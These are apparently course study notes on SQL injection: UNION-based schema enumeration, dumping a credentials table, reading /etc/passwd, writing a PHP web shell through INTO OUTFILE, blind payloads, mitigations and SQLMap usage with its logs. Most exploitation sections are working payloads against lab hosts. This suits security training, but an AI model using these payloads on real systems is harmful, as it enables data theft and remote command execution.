| SELCECT SLEEP(5) | blind / no output | delays page response for 5 seconds and returns 0 | will not delay with other DBMS |
INFORMATION_SCHEMA Database
To pull data from tables using UNION SELECT, you need to properly from you SELECT queries. To do so, you need the following information:
- list of databases
- list of tables within each database
- list of columns within each table
This is where you can utilize the INFORMATION_SCHEMA Database. It contains metadata about the database and tables present on the server. This database plays a crucial role while exploiting SQLi vulnerabilities. As this is a different database, you cannot call its tables directly with a SELECT statement. If you only specify a table’s name for a SELECT statement, it will look for tables within the same database.
So, to reference a table present in another DB, you can use the . operator. For example, to SELECT a table users present in a database named my_database, you can use:
SELECT * FROM my_database.users;
SCHEMA
To start your enumeration, you should find what databases are available on the DBMS. The table SCHEMATA in the INFORMATION_SCHEMA database contains information about all databases on the server. It is used to obtain database names so you can then query them. The SCHEMA_NAME column contains all the database names currently present.
mysql> SELECT SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA;
+--------------------+
| SCHEMA_NAME |
+--------------------+
| mysql |
| information_schema |
| performance_schema |
| ilfreight |
| dev |
+--------------------+
6 rows in set (0.01 sec)
The SQLi looks like that:
cn' UNION select 1,schema_name,3,4 from INFORMATION_SCHEMA.SCHEMATA--
And you get a result like this:
You can see two databases ilfreight and dev. To find out which database the web app is running to retrieve ports data from, you can use SELECT database().
cn' UNION select 1,database(),2,3--
TABLES
Before you dump data from the dev database, you need to get a list of the tables to query them with a SELECT statement. To find all tables within a database, you can use the TABLES table in the INFORMATION_SCHEMA Database.
The TABLES table contains information about all tables throughout the database. This table contains multiple columns, but you are interested in the TABLE_SCHEMA and TABLE_NAME columns. The TABLE_NAME column stores table names, while the TABLE_SCHEMA column points to the database each table belongs to. This can be done like this:
cn' UNION select 1,TABLE_NAME,TABLE_SCHEMA,4 from INFORMATION_SCHEMA.TABLES where table_schema='dev'--
note
Added a (where table_schema=‘dev’) condition to only return tables from the ‘dev’ database, otherwise you would get all tables in all databases, which can be many
COLUMNS
To dump the data of the credentials table, you first need to find the column names in the table, which can be found in the COLUMNS table in the INFORMATION_SCHEMA database. The COLUMNS table contains information about all columns present in all the databases. This helps you find the column names to query a table for. The COLUMN_NAME, TABLE_NAME, and TABLE_SCHEMA columns can be used to achieve this.
cn' UNION select 1,COLUMN_NAME,TABLE_NAME,TABLE_SCHEMA from INFORMATION_SCHEMA.COLUMNS where table_name='credentials'--
The table has two columns named username and password.
Data
Now that you have all the information, you can form your UNION query to dump data of the username and password columns from the credentials table in the dev database. You can place username and password in place of columns 2 and 3:
cn' UNION select 1, username, password, 4 from dev.credentials--

Reading & Writing Files
In addition to gathering data from various tables and databases within the DBMS, a SQLi can also be lveraged to perform many other operations, such as reading and writing files on the server and even gaining remote code execution on the back-end server.
note
Reading data is much more common than writing data, which is strictly reserved for privileged users in modern DBMSes, as it can lead to system exploitation.
DB User
First, you have to determine which user you are within the database. While you do not necessarily need database administrator (DBA) privileges to read data, this is becoming more required in modern DBMSes, as only DBA are given such privileges. The same applies to other common databases. If you do have DBA privileges, then it is much more probable that you have file-read privileges. If you don’t, then you have to check your privileges to see what you can do. To find your current DB user:
SELECT USER()
SELECT CURRENT_USER()
SELECT user from mysql.user
So the payload will be:
cn' UNION SELECT 1, user(), 3, 4--
User Privileges
You can now start looking for what privileges you have with that user. First of all, you can test if you have super admin priviliges with the following query:
SELECT super_priv FROM mysql.user
So the payload will be:
cn' UNION SELECT 1, super_priv, 3, 4 FROM mysql.user--
tip
If you had many users within the DBMS, you can add WHERE user="root" to only show privileges for your current user root.
A possible result can look like this:
The query returned Y, which means YES, indicating superuser privileges. You can also dump other privileges you have from the schema:
cn' UNION SELECT 1, grantee, privilege_type, 4 FROM information_schema.user_privileges--
Again, being more precise:
cn' UNION SELECT 1, grantee, privilege_type, 4 FROM information_schema.user_privileges WHERE grantee="'root'@'localhost'"--

You can see that the FILE privilegeis listed for your user, enabling you to read files and potentially even write files.
LOAD_FILE
The LOAD_FILE() function can be used in MariaDB / MySQL to read data from files. The function takes in just one argument, which is the file name.
cn' UNION SELECT 1, LOAD_FILE("/etc/passwd"), 3, 4--

Write File Privileges
To be able to write files to the back-end server using a MySQL database, you require:
- User with
FILEprivilege enabled - MySQL gloabl
secure_file_privvariable not enabled - Write access to the location you want to write to on the back-end server
secure_file_priv
… is a variable used to determine where to read/write files from. An empty value lets you read files from the entire file system. Otherwise, if a certain directory is set, you can only read from the folder specified by the variable. On the other hand, NULL means you cannot read/write from any directory. MariaDB has this variable set to empty by default, which lets you read/write to any file if the user has the FILE privilege. However, MySQL uses /var/lib/mysql-files as the default folder. This means reading files through a MySQL injection isn’t possible with default settings. Even worse, some modern configurations default to NULL, meaning that you cannot read/write files anywhere within the system.
SHOW VARIABLES LIKE 'secure_file_priv';
All variables and most configurations are stored within the INFORMATION_SCHEMA database. MySQL global variables are stored in a table called global_variables, and as per the documentation, this table has two columns variable_name and variable_value.
You have to select these two columns frm that table in the INFORMATION_SCHEMA database. There are hundreds of global variables in a MySQL configuration, and you don’t want to retrieve all of them. You can filter the results to only show the secure_file_priv variable, using the WHERE clause.
SELECT variable_name, variable_value FROM information_schema.global_variables where variable_name="secure_file_priv"
So the payload will be:
cn' UNION SELECT 1, variable_name, variable_value, 4 FROM information_schema.global_variables where variable_name="secure_file_priv"--
secure_file_priv is empty, meaning you can read/write files to any location.
SELECT INTO OUTFILE
… can be used to write data from select queries into files. This is usually used for exporting data from tables.
Usage example:
SELECT * from users INTO OUTFILE '/tmp/credentials';
It is also possible to directly SELECT strings into files, allowing you to write arbitrary files to the back-end server.
SELECT 'this is a test' INTO OUTFILE '/tmp/test.txt';
tip
Advanced file exports utilize the ‘FROM_BASE64(“base64_data”)’ function in order to be able to write long/advanced files, including binary data.
Writing Files through SQLi
First you write a text file to the webroot and verify if you have write permissions.
cn' union select 1,'file written successfully!',3,4 into outfile '/var/www/html/proof.txt'--
note
To write a web shell, you must know the base web directory for the web server. One way to find it is to use load_file to read the server config, like Apache’s config found at /etc/apache2/apache2.conf, Nginx’s config at /etc/nginx/nginx.conf, IIS config at %WinDir%System32\Inetsrv\Config\ApplicationHost.config. You can also try wordlists to fuzz: Linux and Windows
If there are no errors, that indicates that the query was succeeded. But can check too:

Writing a Web Shell
Having confirmed write permissions, you can go ahead and write a PHP web shell to the webroot folder.
cn' union select "",'<?php system($_REQUEST[0]); ?>', "", "" into outfile '/var/www/html/shell.php'--
If there are no errors, you can now browse to /shell.php and execute commands via the parameter 0, with ?0=id in your URL.

Blind SQL Injection
Blind SQL injections describe scenarios in which databse responses are never returned and behavior is inferred using either boolean- or time-based logic.
As an example, generic boolean-based blind SQLi cause the application to return different and predictable values whenever the database query returns a TRUE or FALSE result, hence the “boolean” name. These values can be reviewed within the application context.
Time-based blind SQLi infer the query by instructing the database to wait for a specified amount of time. Based on the response time, the attacker can conclude if the statement is TRUE or FALSE.
After encountering the following page:
… and closely reviewing the URL, you’ll notice that the application takes a user parameter as input, defaulting to offsec since this is your current logged-in user. The application then queries the user’s record, returning the username, password, hash, and description values.
To test for boolean-based SQLi, you can try to append the below payload to the URL:
http://192.168.50.16/blindsqli.php?user=offsec' AND 1=1 -- //
Sine 1=1 will always be TRUE, the application will return the values only if the user is present in the database. Using this syntax, you could enumerate the entire database for other usernames or even extend your SQL query to verify data in other tables.
You can achieve the same result by using a time-based SQLi payload:
http://192.168.50.16/blindsqli.php?user=offsec' AND IF (1=1, sleep(3),'false') -- //
In this case, you appended an IF condition that will always be true inside the statement itself but will return false if the user is non-existent.
You know that the user offsec is active, so if you paste the above URL payload into your Kali VM’s browser, you’ll notice that the application hangs for about three seconds.
SQLi Mitigation
Input Sanitization
<SNIP>
$username = $_POST['username'];
$password = $_POST['password'];
$query = "SELECT * FROM logins WHERE username='". $username. "' AND password = '" . $password . "';" ;
echo "Executing query: " . $query . "<br /><br />";
if (!mysqli_query($conn ,$query))
{
die('Error: ' . mysqli_error($conn));
}
$result = mysqli_query($conn, $query);
$row = mysqli_fetch_array($result);
<SNIP>
The script takes in the username and password from the POST request and passes it to the query directly. This will let an attacker inject anything they wish and exploit the app. Injection can be avoided by sanitizing any user input, rendering injected queries useless. Libraries provide multiple functions to achieve this, one such example is the mysql_real_escape_string() function. This function escapes characters such as ' and ", so they don’t hold any special meaning.
Usage example:
<SNIP>
$username = mysqli_real_escape_string($conn, $_POST['username']);
$password = mysqli_real_escape_string($conn, $_POST['password']);
$query = "SELECT * FROM logins WHERE username='". $username. "' AND password = '" . $password . "';" ;
echo "Executing query: " . $query . "<br /><br />";
<SNIP>
Input Validation
User input can also be validated based on the data to query to ensure that it matches the expected input. For example, when taking an email as input, you can validate that the input is in the form of ...@gmail.com.
<?php
if (isset($_GET["port_code"])) {
$q = "Select * from ports where port_code ilike '%" . $_GET["port_code"] . "%'";
$result = pg_query($conn,$q);
if (!$result)
{
die("</table></div><p style='font-size: 15px;'>" . pg_last_error($conn). "</p>");
}
<SNIP>
?>
You see the GET parameter pord_code being used in the query directly. It’s already known that a port code consists only of letters and spaces. You can restrict the user input to only these characters, which will prevent the injection of queries. A regular expression can be used for validating the input:
<SNIP>
$pattern = "/^[A-Za-z\s]+$/";
$code = $_GET["port_code"];
if(!preg_match($pattern, $code)) {
die("</table></div><p style='font-size: 15px;'>Invalid input! Please try again.</p>");
}
$q = "Select * from ports where port_code ilike '%" . $code . "%'";
<SNIP>
The code is modified to use the preg_match() function, which checks if the input matches the given pattern or not. The pattern used is [A-Za-z\s]+, which only matches strings containing letters and spaces. Any other character will result in the termination of the script.
User Privileges
DBMS software allows the creation of users with fine-grained permissions. You should ensure that the user querying the database only has minimum permissions.
Superusers and users with administrative privileges should never be used with web applications. These accounts access to functions and features, which could lead to server compromise.
MariaDB [(none)]> CREATE USER 'reader'@'localhost';
Query OK, 0 rows affected (0.002 sec)
MariaDB [(none)]> GRANT SELECT ON ilfreight.ports TO 'reader'@'localhost' IDENTIFIED BY 'p@ssw0Rd!!';
Query OK, 0 rows affected (0.000 sec)
The commands above add a new MariaDB user named reader who is granted only SELECT privileges on the ports table. You can verify the permissions for this user by logging in:
d41y@htb[/htb]$ mysql -u reader -p
MariaDB [(none)]> use ilfreight;
MariaDB [ilfreight]> SHOW TABLES;
+---------------------+
| Tables_in_ilfreight |
+---------------------+
| ports |
+---------------------+
1 row in set (0.000 sec)
MariaDB [ilfreight]> SELECT SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA;
+--------------------+
| SCHEMA_NAME |
+--------------------+
| information_schema |
| ilfreight |
+--------------------+
2 rows in set (0.000 sec)
MariaDB [ilfreight]> SELECT * FROM ilfreight.credentials;
ERROR 1142 (42000): SELECT command denied to user 'reader'@'localhost' for table 'credentials'
Web Application Firewall (WAF)
WAFs are used to detect malicious input and reject any HTTP requests containing them. This helps in preventing SQLi even when the application logic is flawed. WAFs can be open-source or premium. Most of them have default rules configured based on the common web attacks. For example, any request containing the string “INFORMATION_SCHEMA” would be rejected, as it’s commonly used while exploitig SQLi.
Paramterized Queries
Another way to ensure that the input is safely sanitized is by using parameterized queries. Parameterized queries contain placeholders for the input data, which is then escaped and passed on by the drivers. Instead of directly passing the data into the SQL query, you use placeholders and then fill them with PHP functions.
<SNIP>
$username = $_POST['username'];
$password = $_POST['password'];
$query = "SELECT * FROM logins WHERE username=? AND password = ?" ;
$stmt = mysqli_prepare($conn, $query);
mysqli_stmt_bind_param($stmt, 'ss', $username, $password);
mysqli_stmt_execute($stmt);
$result = mysqli_stmt_get_result($stmt);
$row = mysqli_fetch_array($result);
mysqli_stmt_close($stmt);
<SNIP>
The query is modified to contain two placeholders, marked with ? where the username and password will be placed. You then bind the username and password to the query using the mysqli_stmt_bind_param() function. This will safely escape any quotes and place the values in the query.
SQLMap
… is a free and open-source penetration testing tool written in Python that automates the process of detecting and exploiting SQLi flaws.
d41y@htb[/htb]$ python sqlmap.py -u 'http://inlanefreight.htb/page.php?id=5'
___
__H__
___ ___[']_____ ___ ___ {1.3.10.41#dev}
|_ -| . ['] | .'| . |
|___|_ ["]_|_|_|__,| _|
|_|V... |_| http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 12:55:56
[12:55:56] [INFO] testing connection to the target URL
[12:55:57] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[12:55:58] [INFO] testing if the target URL content is stable
[12:55:58] [INFO] target URL content is stable
[12:55:58] [INFO] testing if GET parameter 'id' is dynamic
[12:55:58] [INFO] confirming that GET parameter 'id' is dynamic
[12:55:59] [INFO] GET parameter 'id' is dynamic
[12:55:59] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[12:56:00] [INFO] testing for SQL injection on GET parameter 'id'
<...SNIP...>
Databases
Supported DBMSes are:
- MySQL
- Oracle
- PostgreSQL
- Microsoft
- SQL Server
- SQLite
- IBM DB2
- Microsoft AccessFirebird
- Sybase
- SAP MaxDB
- Informix
- MariaDB
- HSQLDB
- CockroachDB
- TiDB
- MemSQL
- H2
- MonetDB
- Apache Derby
- Amazon Redshift
- Vertica, Mckoi
- Presto
- Altibase
- MimerSQL
- CrateDB
- Greenplum
- Drizzle
- Apache Ignite
- Cubrid
- InterSystems
- Cache
- IRIS
- eXtremeDB
- FrontBase
Supported SQLi Types
BEUSTQ
- B: Boolean-based blind
- E: Error-based
- U: Union query-based
- S: Stacked queries
- T: Time-based blind
- Q: Inline queries
Basic Scenario
Vulnerable PHP code:
$link = mysqli_connect($host, $username, $password, $database, 3306);
$sql = "SELECT * FROM users WHERE id = " . $_GET["id"] . " LIMIT 0, 1";
$result = mysqli_query($link, $sql);
if (!$result)
die("<b>SQL error:</b> ". mysqli_error($link) . "<br>\n");
As error reporting is enabled for the vulnerbale SQL query, there will be a database error returned as part of the web server response in case of any SQL query execution problems. Such cases ease the process of SQLi detection, especially in case of manual parameter value tampering, as the resulting errors are easily recognized.
To run SQLMap against this example, located at the example URL http://www.example.com/vuln.php?id=1, would look like the following:
d41y@htb[/htb]$ sqlmap -u "http://www.example.com/vuln.php?id=1" --batch
___
__H__
___ ___[']_____ ___ ___ {1.4.9}
|_ -| . [,] | .'| . |
|___|_ [(]_|_|_|__,| _|
|_|V... |_| http://sqlmap.org
[*] starting @ 22:26:45 /2020-09-09/
[22:26:45] [INFO] testing connection to the target URL
[22:26:45] [INFO] testing if the target URL content is stable
[22:26:46] [INFO] target URL content is stable
[22:26:46] [INFO] testing if GET parameter 'id' is dynamic
[22:26:46] [INFO] GET parameter 'id' appears to be dynamic
[22:26:46] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[22:26:46] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[22:26:46] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[22:26:46] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:26:46] [WARNING] reflective value(s) found and filtering out
[22:26:46] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="luther")
[22:26:46] [INFO] testing 'Generic inline queries'
[22:26:46] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[22:26:46] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
...SNIP...
[22:26:46] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[22:26:46] [INFO] testing 'MySQL inline queries'
[22:26:46] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[22:26:46] [WARNING] time-based comparison requires larger statistical model, please wait........... (done)
...SNIP...
[22:26:46] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[22:26:56] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[22:26:56] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:26:56] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[22:26:56] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[22:26:56] [INFO] target URL appears to have 3 columns in query
[22:26:56] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:
---
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 8814=8814
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1 AND (SELECT 7744 FROM(SELECT COUNT(*),CONCAT(0x7170706a71,(SELECT (ELT(7744=7744,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 3669 FROM (SELECT(SLEEP(5)))TIxJ)
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7170706a71,0x554d766a4d694850596b754f6f716250584a6d53485a52474a7979436647576e766a595374436e78,0x71707a7871)-- -
---
[22:26:56] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL >= 5.0
[22:26:57] [INFO] fetched data logged to text files under '/home/user/.sqlmap/output/www.example.com'
[*] ending @ 22:26:57 /2020-09-09/
SQLMap Output Description
| Log Message Type | Log Message Example | Log Message Explanation |
|---|---|---|
| URL content is stable | “target URL content is stable” | there are no major changes between responses in case of continuous identical requests;in the event of stable responses, it is easier to spot differences caused by the potential SQLi attempts |
| Parameter appears to be dynamic | “GET parameter ‘id’ appears to be dynamic” | it is always desired for the tested parameter to be “dynamic”, as it is a sign that any changes made to its value would result in a change in the response; hence the parameter may be linked to a database; in case the output is “static” and does not change, it could be an indicator that the value of the tested parameter is not processed by the target, at least in the current context |
| Parameter might be injectable | “heuristic (basic) test shows that GET parameter ‘id’ might be injectable (possible DMBS: ‘MySQL’)” | not proof of SQLi, but just an indication that the detection mechanism has to be proven in the subsequent run |
| Parameter might be vulnerable to XSS attacks | “heuristic (XSS) test shows that GET parameter ‘id’ might be vulnerable to cross-site scripting (XSS) attacks” | SQLMap also runs a quick heuristic test for the presence of an XSS vulnerability |
| Back-end DBMS is ‘…’ | “it looks like the back-end DBMS is ‘MySQL’. Do you want to skip test payloads specific for other DBMSes? [Y/n]” | in a normal run, SQLMap tests for all supported DBMSes; in case there is a clear indication that the target is using the specific DBMS |
| Level/risk values | _“for the remaining tests, do you want to include all tests for ‘MySQL’ extending provided level (1) and risk (1) values? [Y/n]” | if there is a clear indication that the target uses the specific DBMS, it is also possible to extend the tests for that same specific DBMS beyond the regular tests |
| Reflective values found | “reflective value(s) found and filtering out” | just a warning that parts of the used payloads are found in the response |
| Parameter appears to be injectable | “GET parameter ‘id’ appears to be ‘AND boolean-based blind - WHERE or HAVING clause’ injectable (with –strings=“luther”)“ | indicates that the parameter appers to be injectable; though there is still a chance for it to be a false-positive finding |
| Time-based comparison statistical mode | “time-based comparison requires a larger statistical model, please wait…… (done)” | SQLMap uses statistical model for the recognition of regular and (deliberately) delayed target responses |
| Extending UNION query injection technique test | “automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found” | UNION-query SQLi checks require considerably more requests for successful recognition of usable payload other than other SQLi types |
| Technique appears to be usable | “‘ORDER BY’ technique appears to be usable. This should reduce the time needed to finde the right number of query columns. Automatically extending the range for current UNION query injection technique test” | as a heuristic check for the UNION-query SQLi type, before the actual UNION payloads are sent, a technique known as ORDER BY is checked for usability |
| Parameter is vulnerable | “GET parameter ‘id’ is vulnerable. Do you want to keep testing the others (if any)? [Y/n]” | means that the parameter was found to be vulnerable to SQLi |
| Sqlmap identified injection points | “sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:” | following after is a listing of all injection points with type, title, payloads, which represents the final proof of successful detection and exploitation of found SQLi vulns |
| Data logged to text files | “fetched data logged to text files under ‘/home/user/.sqlmap/output/www.example.com’” | indicates the local file system location used for storing all logs, sessions, and output data for a specific target - in this case, www.example.com |
SQLMap on HTTP Request
CURL Commands
One of the best and easiest ways to properly set up an SQLMap request against a specific target is by utilizing Copy as cURL feature from within the Network panel inside the Chrome, Edge, or Firefox Developer Tools.
By pasting the clipboard content into the command line, and changing the original command curl to sqlmap, you are able to use SQLMap with the identical curl command:
d41y@htb[/htb]$ sqlmap 'http://www.example.com/?id=1' -H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0' -H 'Accept: image/webp,*/*' -H 'Accept-Language: en-US,en;q=0.5' --compressed -H 'Connection: keep-alive' -H 'DNT: 1'
When providing data for testing to SQLMap, there has to be either a parameter (id=…) value that could be assessed for SQLi vulnerability or specialized options/switches for automatic parameter finding (-crawl, -forms, -g).
GET/POST Requests
In the most common scenario, GET parameters are provided with the usage of option -u or ---url. As for testing POST data, the --data.
d41y@htb[/htb]$ sqlmap 'http://www.example.com/' --data 'uid=1&name=test'
If you have a clear indication that the parameter uid is prone to an SQLi vuln, you could narrow down the tests to only this parameter using -p uid. Otherwise, you could mark it inside the provided data with the usage of special marker *.
d41y@htb[/htb]$ sqlmap 'http://www.example.com/' --data 'uid=1*&name=test'
Full HTTP Requests
If you need to specify a complex HTTP request with lots of different header values and an elongated POST body, you can use the -r flag. With this option, SQLMap is provided with the “request file”, containing the whole HTTP request inside a single textual file. You can capture the request within a specialized proxy.
Burp example:
GET /?id=1 HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
DNT: 1
If-Modified-Since: Thu, 17 Oct 2019 07:18:26 GMT
If-None-Match: "3147526947"
Cache-Control: max-age=0
-r flag usage example:
d41y@htb[/htb]$ sqlmap -r req.txt
___
__H__
___ ___["]_____ ___ ___ {1.4.9}
|_ -| . [(] | .'| . |
|___|_ [.]_|_|_|__,| _|
|_|V... |_| http://sqlmap.org
[*] starting @ 14:32:59 /2020-09-11/
[14:32:59] [INFO] parsing HTTP request from 'req.txt'
[14:32:59] [INFO] testing connection to the target URL
[14:32:59] [INFO] testing if the target URL content is stable
[14:33:00] [INFO] target URL content is stable
Custom SQLMap Requests
You can craft complicated requests manually, there are numerous switches and options to fine-tune SQLMap.
--cookie-H/--header--host--referer-A/--user-agent--random-agent--mobile--method
Custom HTTP Requests
SQLMap also supports JSON formatted and XML formatted HTTP requests.
Support for these formats is implemented in a “relaxed” manner; thus, there are no strict constraints on how the parameter values are stored inside.
You can once again use the -r flag option:
d41y@htb[/htb]$ cat req.txt
HTTP / HTTP/1.0
Host: www.example.com
{
"data": [{
"type": "articles",
"id": "1",
"attributes": {
"title": "Example JSON",
"body": "Just an example",
"created": "2020-05-22T14:56:29.000Z",
"updated": "2020-05-22T14:56:28.000Z"
},
"relationships": {
"author": {
"data": {"id": "42", "type": "user"}
}
}
}]
}
d41y@htb[/htb]$ sqlmap -r req.txt
___
__H__
___ ___[(]_____ ___ ___ {1.4.9}
|_ -| . [)] | .'| . |
|___|_ [']_|_|_|__,| _|
|_|V... |_| http://sqlmap.org
[*] starting @ 00:03:44 /2020-09-15/
[00:03:44] [INFO] parsing HTTP request from 'req.txt'
JSON data found in HTTP body. Do you want to process it? [Y/n/q]
[00:03:45] [INFO] testing connection to the target URL
[00:03:45] [INFO] testing if the target URL content is stable
[00:03:46] [INFO] testing if HTTP parameter 'JSON type' is dynamic
[00:03:46] [WARNING] HTTP parameter 'JSON type' does not appear to be dynamic
[00:03:46] [WARNING] heuristic (basic) test shows that HTTP parameter 'JSON type' might not be injectable
/ 1 spawns left
Waiting to start...
Enable step-by-step solutions for all questions
sparkles-icon-decoration
Questions
Answer the question(s) below to complete this Section and earn cubes!
Target(s): Click here to spawn the target system!
+ 1 What's the contents of table flag2? (Case #2)
+ 1 What's the contents of table flag3? (Case #3)
+ 1 What's the contents of table flag4? (Case #4)
Table of Contents
Getting Started
Building Attacks
Database Enumeration
Advanced SQLMap Usage
Skills Assessment
My Workstation
OFFLINE
/ 1 spawns left
Handling SQLMap Errors
Display Errors
Use --parse-errors to parse the DBMS errors and display them as part of the programm run. This will automatically print the DBMS error, thus giving you clarity on what the issue may be so that you can properly fix it:
...SNIP...
[16:09:20] [INFO] testing if GET parameter 'id' is dynamic
[16:09:20] [INFO] GET parameter 'id' appears to be dynamic
[16:09:20] [WARNING] parsed DBMS error message: 'SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '))"',),)((' at line 1'"
[16:09:20] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[16:09:20] [WARNING] parsed DBMS error message: 'SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''YzDZJELylInm' at line 1'
...SNIP...
Store the Traffic
The -t [FILE] option stores the whole traffic content to an output file. This file then contains all sent and received HTTP traffic, so you can manually investigate these requests to see where the issue is occuring:
d41y@htb[/htb]$ sqlmap -u "http://www.target.com/vuln.php?id=1" --batch -t /tmp/traffic.txt
d41y@htb[/htb]$ cat /tmp/traffic.txt
HTTP request [#1]:
GET /?id=1 HTTP/1.1
Host: www.example.com
Cache-control: no-cache
Accept-encoding: gzip,deflate
Accept: */*
User-agent: sqlmap/1.4.9 (http://sqlmap.org)
Connection: close
HTTP response [#1] (200 OK):
